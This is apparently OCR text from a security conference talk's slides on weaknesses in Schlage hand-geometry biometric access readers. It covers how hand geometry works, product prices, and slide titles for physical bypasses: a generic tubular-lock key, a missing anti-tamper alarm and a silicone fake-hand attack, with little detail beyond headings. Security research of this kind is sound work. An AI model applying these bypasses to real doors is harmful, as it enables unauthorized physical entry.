
# HANDPWNING


*Security pitfalls of biometric hand-geometry recognition access control systems*

# Technology Background – Biometrics in PACS


Physical biometrics evaluate certain unique physical characteristics of a person's body. The most common types of physical biometric devices can be grouped in:

- Fingerprint Scanners
- Hand Geometry Scanners
- Iris Scanners
- Retinal Scanners
- Facial Scanners
- Voice Scanners




# Biometric Hand Analysis Access Control Systems

- **Hand Vein Technology:** technique of biometric identification through the analysis of the patterns of blood vessels visible from the surface of the skin.





- **Hand Geometry:** is the longest implemented biometric type. The size, shape and flow of papillae are measured, and minutiae are the main features in the identification process. Image preprocessing and normalization in this category gives us binary image containing papillae and their distances.




# Hand Geometry 101

- These biometric devices use a simple concept of **measuring and recording the length, width, thickness, and surface area of an individual's hand while guided on a plate**.
- Hand geometry systems **use a camera to capture a silhouette image of the hand**. The hand of the subject is placed on the plate, palm down, and guided by five pegs that sense when the hand is in place.
- **The image captures both the top surface of the hand and a "side image" that is captured using an angled mirror**. Upon capture of the silhouette image, **31.000 points are analyzed and 90 measurements are taken.**Example of measurements: Length of the fingers, Distance between knuckles, Height and Thickness of the hand & Fingers.
- **This information is stored in nine bytes of data** (a.k.a ***Hand Template***)

**Enrollment:** This adds your biometric template to the HandKey.






**Verification:** Are you the same individual that was enrolled in the system?




# Practical Multi-Industries Applications

- Healthcare
- Industrial Sites
- Chemical Plants
- Food Manufacturing
- Airports








# The Target


## Schlage HandPunch 4000E

HandPunch 4000e hand geometry biometric time clock, ideal use with AMG System's employee management software. Great data collection device!

| Unit Price | Quantity | Total |
|---|---|---|
| $2625.70 | 1 | $2625.70 |

| Extended Warranty | Price |
|---|---|
| ○ 1 Year | $1418.00 |
| ○ 2 Year Save 5% | |
| ◉ 3 Year Save 10% | |
| ○ No. Thank you | |
| ☐ Advance Replacement | |

## Schlage HandKey 2 | Biometric Scanner | HK 2

Schlage HandKey 2 utilizes hand geometry to verify the identity of the user and enhance security at any door.

| Unit Price | Quantity | Total |
|---|---|---|
| $2457.99 | 1 | $2457.99 |


| Extended Warranty | Price |
|---|---|
| ○ 1 Year | $1328.00 |
| ○ 2 Year Save 5% | |
| ◉ 3 Year Save 10% | |
| ○ No. Thank you | |

# One Key to pwn’em all


**Simple Tubular Lock…**


**We could pick it…**

**Or just buy a key to open’em all!**





# Lack of Anti-Tamper Switch & Alarm








# We got it open. Now What?



# We got it open. Now What?






# One Key To Pwn'em All

# Silicon Hand Attack

# Silicon Hand Attack



# Silicon Hand Attack



